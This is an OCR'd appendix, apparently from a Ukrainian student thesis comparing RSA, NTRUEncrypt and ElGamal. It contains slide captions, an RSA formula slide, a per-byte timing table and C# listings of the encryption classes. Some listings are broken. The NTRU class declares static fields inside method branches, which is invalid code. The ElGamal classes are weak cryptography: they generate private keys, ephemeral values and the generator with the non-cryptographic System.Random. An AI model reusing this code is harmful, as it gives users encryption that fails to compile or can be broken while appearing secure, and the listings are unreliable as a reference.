

Рисунок А.3 – Третій слайд електронної презентації



Рисунок А.4 – Четвертий слайд електронної презентації

Асиметричні криптосистеми - це ефективні криптографічні системи захисту даних, які також називаються криптосистемами з відкритим ключем. У такій системі один ключ використовується для шифрування даних, а інший - для дешифрування.



Рисунок А.5 – П’ятий слайд електронної презентації

Шифрування RSA

- N = p*q, де p та q прості числа;
- Обчислюється функція Ейлера $\varphi(n) = (p-1)(q-1)$;
- Обирається число e, $1 < e < \varphi(n)$;
- Обчислюється число d, $d \cdot e \equiv 1 \left(mod\ \varphi(n)\right)$;
- Пари чисел *(e, n)* – відкритий ключ, *(d, n)* – закритий ключ;
- Шифрування $c = E(m) = m^e\ mod\ n$;
- Дешифрування $m = D(c) = c^d\ mod\ n$;

Рисунок А.6 – Шостий слайд електронної презентації



Рисунок А.7 – Сьомий слайд електронної презентації



Рисунок А.8 – Восьмий слайд електронної презентації



Рисунок А.9 – Дев’ятий слайд електронної презентації



Рисунок А.10 – Десятий слайд електронної презентації

Рисунок А.11 – Одинадцятий слайд електронної презентації

	Середня кількість тактів для шифрування одного байту даних алгоритмом RSA, тактів	Середня кількість тактів для шифрування одного байту даних алгоритмом NTRUEncrypt, тактів	Середня кількість тактів для шифрування одного байту даних алгоритмом ElGammal, тактів
Intel Core i3 6100	1,955942332	18,1061708	321,012125
Intel Core i3 3110M	4,073732081	18,71918868	348,366508
AMD FX-8350 4Ghz	5,020143928	27,02929539	343,389907
Intel Core i3 540	4,410732722	21,83674775	539,441657

Рисунок А.12 – Дванадцятий слайд електронної презентації



Рисунок А.13 – Тринадцятий слайд електронної презентації

ДОДАТОК Б ЛІСТИНГ КЛАСУ NormRSA

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Security.Cryptography;
using System.IO;
using System.Threading;

namespace botik.wasd
{
   class NormRSA
   {
      public void Encrypt(string OpenKey)
      {
         string FileIn = @"E:\In.txt";
         string FileEncoded = @"E:\EncodedRSA.txt";

         RSACryptoServiceProvider RSA = new RSACryptoServiceProvider();

         void EncryptFile(string inputFile, string outputFile)
         {
            using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider())
            {
               rsa.FromXmlString(OpenKey);

               using (var fstreamIn = new FileStream(inputFile, FileMode.Open,
FileAccess.Read))
               using (var fstreamOut = new FileStream(outputFile, FileMode.Create,
FileAccess.Write))
               {
                  byte[] buf = new byte[64];
                  for (; ; )
                  {
                     int bytesRead = fstreamIn.Read(buf, 0, buf.Length);
```

```
37                          if (bytesRead == 0) break;
38                          byte[] encrypted = bytesRead == buf.Length ? rsa.Encrypt(buf, true) :
39  rsa.Encrypt(buf.Take(bytesRead).ToArray(), true);
40                          fstreamOut.Write(encrypted, 0, encrypted.Length);
41                      }
42                  }
43              }
44          }
45          EncryptFile(FileIn, FileEncoded);
46      }
47    }
48  }
49
```

ДОДАТОК В ЛІСТИНГ КЛАСУ NTRUEncryptStart

```
using System.Text;
using System.Threading.Tasks;
using System.Security.Cryptography;
using VTDev.Libraries.CEXEngine.Crypto.Cipher.Asymmetric.Encrypt.NTRU;
using VTDev.Libraries.CEXEngine.Crypto.Cipher.Asymmetric.Interfaces;
using System.IO;

namespace botik.wasd
{
   public class NTRUEncryptStart
   {
      static string FileIn = @"E:\In.txt";
      static string FileEncoded = @"E:\EncodedNTRU.txt";
      static string FileDecoded = @"E:\Decoded.txt";

      public void Encrypt(int dif)
      {
          if(dif == 1)
          {
                private static NTRUParameters ntrup =
NTRUParamSets.NTRUS1SQ4621N653;
          }
          else if(dif == 2)
          {
                private static NTRUParameters ntrup =
NTRUParamSets.NTRUS2SQ4591N761;
          }
          else if(dif == 3)
          {
                private static NTRUParameters ntrup =
NTRUParamSets.NTRUS3SQ5167N857;
          }
        private static NTRUKeyGenerator gen = new NTRUKeyGenerator(ntrup);
        private static IAsymmetricKeyPair ntrukp = gen.GenerateKeyPair();

```

```
37                  using (var fstreamIn = new FileStream(FileIn, FileMode.Open, FileAccess.Read))
38                  using (var fstreamOut = new FileStream(FileEncoded, FileMode.Create,
39  FileAccess.Write))
40                  using (var fstreamOut1 = new FileStream(FileDecoded, FileMode.Create,
41  FileAccess.Write))
42                  {
43                      using (NTRUEncrypt encr = new NTRUEncrypt(ntrup))
44                      {
45                          encr.Initialize(ntrukp);
46
47                          byte[] buf = new byte[64];
48
49                          for (; ; )
50                          {
51                              int bytesRead = fstreamIn.Read(buf, 0, buf.Length);
52                              if (bytesRead == 0) break;
53
54                              byte[] encrypted = encr.Encrypt(buf.Take(bytesRead).ToArray());
55                              fstreamOut.Write(encrypted, 0, encrypted.Length);
56
57                              byte[] decrypted = encr.Decrypt(encrypted);
58                              fstreamOut1.Write(decrypted, 0, decrypted.Length);
59                          }
60                      }
61                  }
62              }
63          }
64      }
65
```

ДОДАТОК Г ЛІСТИНГ КЛАСУ ElGamal

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
using System.Xml;

namespace botik.ElGammal
{
    public abstract class ElGamal : AsymmetricAlgorithm
    {
        public abstract void ImportParameters(ElGamalParameters p_parameters);
        public abstract ElGamalParameters ExportParameters(bool p_include_private_params);
        public abstract byte[] EncryptData(byte[] p_data);
        public abstract byte[] DecryptData(byte[] p_data);
        //public abstract byte[] Sign(byte[] p_hashcode);
        //public abstract bool VerifySignature(byte[] p_hashcode, byte[] p_signature);

        public override string ToXmlString(bool p_include_private)
        {
            ElGamalParameters x_params = ExportParameters(p_include_private);
            StringBuilder x_sb = new StringBuilder();
            x_sb.Append("<ElGamalKeyValue>");
            x_sb.Append("<P>" + Convert.ToBase64String(x_params.P) + "</P>");
            x_sb.Append("<G>" + Convert.ToBase64String(x_params.G) + "</G>");
            x_sb.Append("<Y>" + Convert.ToBase64String(x_params.Y) + "</Y>");
            if (p_include_private)
            {
                x_sb.Append("<X>" + Convert.ToBase64String(x_params.X) + "</X>");
            }
            x_sb.Append("</ElGamalKeyValue>");
            return x_sb.ToString();
        }
```

```
37              public override void FromXmlString(String p_string)
38              {
39                  ElGamalParameters x_params = new ElGamalParameters();
40
41                  XmlTextReader x_reader = new XmlTextReader(new
42  System.IO.StringReader(p_string));
43
44                  while (x_reader.Read())
45                  {
46                      if (true || x_reader.IsStartElement())
47                      {
48                          switch (x_reader.Name)
49                          {
50                              case "P":
51                                  x_params.P =
52                                      Convert.FromBase64String(x_reader.ReadString());
53                                  break;
54                              case "G":
55                                  x_params.G =
56                                      Convert.FromBase64String(x_reader.ReadString());
57                                  break;
58                              case "Y":
59                                  x_params.Y =
60                                      Convert.FromBase64String(x_reader.ReadString());
61                                  break;
62                              case "X":
63                                  x_params.X =
64                                      Convert.FromBase64String(x_reader.ReadString());
65                                  break;
66                          }
67                      }
68                  }
69                  ImportParameters(x_params);       }    }}
```

ДОДАТОК Д ЛІСТИНГ КЛАСУ ElGamalAbstractCipher

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace botik.ElGammal
{
    public abstract class ElGamalAbstractCipher
    {
        protected int o_block_size;
        protected int o_plaintext_blocksize;
        protected int o_ciphertext_blocksize;
        protected ElGamalKeyStruct o_key_struct;

        public ElGamalAbstractCipher(ElGamalKeyStruct p_key_struct)
        {
            o_key_struct = p_key_struct;

            o_plaintext_blocksize = (p_key_struct.P.bitCount() - 1) / 8;
            o_ciphertext_blocksize = ((p_key_struct.P.bitCount() + 7) / 8) * 2;

            o_block_size = o_plaintext_blocksize;
        }

        public byte[] ProcessData(byte[] p_data)
        {
            MemoryStream x_stream = new MemoryStream();
            int x_complete_blocks = p_data.Length / o_block_size;

            byte[] x_block = new Byte[o_block_size];
            int i = 0;
            for (; i < x_complete_blocks; i++)
            {
```

```
37                  Array.Copy(p_data, i * o_block_size, x_block, 0, o_block_size);
38
39                  byte[] x_result = ProcessDataBlock(x_block);
40
41                  x_stream.Write(x_result, 0, x_result.Length);
42              }
43
44              byte[] x_final_block = new Byte[p_data.Length -
45                  (x_complete_blocks * o_block_size)];
46              Array.Copy(p_data, i * o_block_size, x_final_block, 0,
47                  x_final_block.Length);
48
49              byte[] x_final_result = ProcessFinalDataBlock(x_final_block);
50
51              x_stream.Write(x_final_result, 0, x_final_result.Length);
52
53              return x_stream.ToArray();
54          }
55
56          protected abstract byte[] ProcessDataBlock(byte[] p_block);
57
58          protected abstract byte[] ProcessFinalDataBlock(byte[] p_final_block);
59      }
60  }
61
```

ДОДАТОК Е ЛІСТИНГ КЛАСУ ElGamalDecryptor

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace botik.ElGammal
{
    public class ElGamalDecryptor : ElGamalAbstractCipher
    {
        public ElGamalDecryptor(ElGamalKeyStruct p_struct) : base(p_struct)
        {
            o_block_size = o_ciphertext_blocksize;
        }
        protected override byte[] ProcessDataBlock(byte[] p_block)
        {
            byte[] x_a_bytes = new byte[o_ciphertext_blocksize / 2];
            Array.Copy(p_block, 0, x_a_bytes, 0, x_a_bytes.Length);
            byte[] x_b_bytes = new Byte[o_ciphertext_blocksize / 2];

            Array.Copy(p_block, x_a_bytes.Length, x_b_bytes, 0, x_b_bytes.Length);

            BigInteger A = new BigInteger(x_a_bytes);

            BigInteger B = new BigInteger(x_b_bytes);

            BigInteger M = (B * A.modPow(o_key_struct.X,
o_key_struct.P).modInverse(o_key_struct.P)) % o_key_struct.P;

            byte[] x_m_bytes = M.getBytes();

            if (x_m_bytes.Length < o_plaintext_blocksize)
            {
                byte[] x_full_result = new byte[o_plaintext_blocksize];
```

```
36                      Array.Copy(x_m_bytes, 0, x_full_result, o_plaintext_blocksize -
37  x_m_bytes.Length, x_m_bytes.Length);
38                      x_m_bytes = x_full_result;
39                  }
40                  return x_m_bytes;
41              }
42
43              protected override byte[] ProcessFinalDataBlock(byte[] p_final_block)
44              {
45                  if (p_final_block.Length > 0)
46                  {
47                      return ProcessDataBlock(p_final_block);
48                  }
49                  else
50                  {
51                      return new byte[0];
52                  }
53              }
54          }}
```

ДОДАТОК Ж ЛІСТИНГ КЛАСУ ElGamalEncryptor

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace botik.ElGammal
{
    public class ElGamalEncryptor : ElGamalAbstractCipher
    {
        Random o_random;

        public ElGamalEncryptor(ElGamalKeyStruct p_struct) : base(p_struct)
        {
            o_random = new Random();
        }
        protected override byte[] ProcessDataBlock(byte[] p_block)
        {
            BigInteger K;
            do
            {
                K = new BigInteger();
                K.genRandomBits(o_key_struct.P.bitCount() - 1, o_random);
            } while (K.gcd(o_key_struct.P - 1) != 1);

            BigInteger A = o_key_struct.G.modPow(K, o_key_struct.P);
            BigInteger B = (o_key_struct.Y.modPow(K, o_key_struct.P)
                * new BigInteger(p_block)) % (o_key_struct.P);

            byte[] x_result = new byte[o_ciphertext_blocksize];

            byte[] x_a_bytes = A.getBytes();
            Array.Copy(x_a_bytes, 0, x_result, o_ciphertext_blocksize / 2
                - x_a_bytes.Length, x_a_bytes.Length);
            byte[] x_b_bytes = B.getBytes();
```

```
37                  Array.Copy(x_b_bytes, 0, x_result, o_ciphertext_blocksize
38                      - x_b_bytes.Length, x_b_bytes.Length);
39
40                  return x_result;
41              }
42
43              protected override byte[] ProcessFinalDataBlock(byte[] p_final_block)
44              {
45                  if (p_final_block.Length > 0)
46                  {
47                      if (p_final_block.Length < o_block_size)
48                      {
49                          byte[] x_padded = new byte[o_block_size];
50                          Array.Copy(p_final_block, 0, x_padded, 0, p_final_block.Length);
51                          return ProcessDataBlock(x_padded);
52                      }
53                      else
54                      {
55                          return ProcessDataBlock(p_final_block);
56                      }
57                  }
58                  else
59                  {
60                      return new byte[0];
61                  }
62              }
63
64          }
65      }
66
```

ДОДАТОК И ЛІСТИНГ КЛАСУ ElGamalKeyStruct

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace botik.ElGammal
{
    public struct ElGamalKeyStruct
    {
        public BigInteger P;
        public BigInteger G;
        public BigInteger Y;
        public BigInteger X;
    }
}

```

ДОДАТОК К ЛІСТИНГ КЛАСУ ElGamalManaged

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;

namespace botik.ElGammal
{
    public class ElGamalManaged : ElGamal
    {
        private ElGamalKeyStruct o_key_struct;
        public ElGamalManaged()
        {
            o_key_struct = new ElGamalKeyStruct();
            o_key_struct.P = new BigInteger(0);
            o_key_struct.G = new BigInteger(0);
            o_key_struct.Y = new BigInteger(0);
            o_key_struct.X = new BigInteger(0);
            KeySizeValue = 1024;
            LegalKeySizesValue = new KeySizes[] { new KeySizes(384, 1088, 8) };
        }
        public override string SignatureAlgorithm
        {
            get
            {
                return "ElGamal";
            }
        }

        public override string KeyExchangeAlgorithm
        {
            get
            {
                return "ElGamal";
```

```
37                  }
38              }
39
40              private void CreateKeyPair(int p_key_strength)
41              {
42                  Random x_random_generator = new Random();
43
44                  o_key_struct.P = BigInteger.genPseudoPrime(p_key_strength, 16,
45  x_random_generator);
46
47                  o_key_struct.X = new BigInteger();
48                  o_key_struct.X.genRandomBits(p_key_strength - 1, x_random_generator);
49                  o_key_struct.G = new BigInteger();
50                  o_key_struct.G.genRandomBits(p_key_strength - 1, x_random_generator);
51
52                  o_key_struct.Y = o_key_struct.G.modPow(o_key_struct.X, o_key_struct.P);
53              }
54              private bool NeedToGenerateKey()
55              {
56                  return o_key_struct.P == 0 && o_key_struct.G == 0 && o_key_struct.Y == 0;
57              }
58
59              public ElGamalKeyStruct KeyStruct
60              {
61                  get
62                  {
63                      if (NeedToGenerateKey())
64                      {
65                          CreateKeyPair(KeySizeValue);
66                      }
67                      return o_key_struct;
68                  }
69                  set
70                  {
71                      o_key_struct = value;
```

```
72              }
73          }
74          public override void ImportParameters(ElGamalParameters p_parameters)
75          {
76              o_key_struct.P = new BigInteger(p_parameters.P);
77              o_key_struct.G = new BigInteger(p_parameters.G);
78              o_key_struct.Y = new BigInteger(p_parameters.Y);
79              if (p_parameters.X != null && p_parameters.X.Length > 0)
80              {
81                  o_key_struct.X = new BigInteger(p_parameters.X);
82              }
83              KeySizeValue = o_key_struct.P.bitCount();
84          }
85
86          public override ElGamalParameters ExportParameters(bool
87          p_include_private_params)
88          {
89
90              if (NeedToGenerateKey())
91              {
92                  CreateKeyPair(KeySizeValue);
93              }
94
95              ElGamalParameters x_params = new ElGamalParameters();
96              x_params.P = o_key_struct.P.getBytes();
97              x_params.G = o_key_struct.G.getBytes();
98              x_params.Y = o_key_struct.Y.getBytes();
99
100             if (p_include_private_params)
101             {
102                 x_params.X = o_key_struct.X.getBytes();
103             }
104             else
105             {
106                 x_params.X = new byte[1];
```

```
107                 }
108                 return x_params;
109             }
110
111             public override byte[] EncryptData(byte[] p_data)
112             {
113                 if (NeedToGenerateKey())
114                 {
115                     CreateKeyPair(KeySizeValue);
116                 }
117                 ElGamalEncryptor x_enc = new ElGamalEncryptor(o_key_struct);
118                 return x_enc.ProcessData(p_data);
119             }
120
121             public override byte[] DecryptData(byte[] p_data)
122             {
123                 if (NeedToGenerateKey())
124                 {
125                     CreateKeyPair(KeySizeValue);
126                 }
127                 ElGamalDecryptor x_enc = new ElGamalDecryptor(o_key_struct);
128                 return x_enc.ProcessData(p_data);
129             }
130
131             protected override void Dispose(bool p_bool)
132             {
133
134             }
135         }
136     }
137
```

ДОДАТОК Л ЛІСТИНГ КЛАСУ ElGamalParameters

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

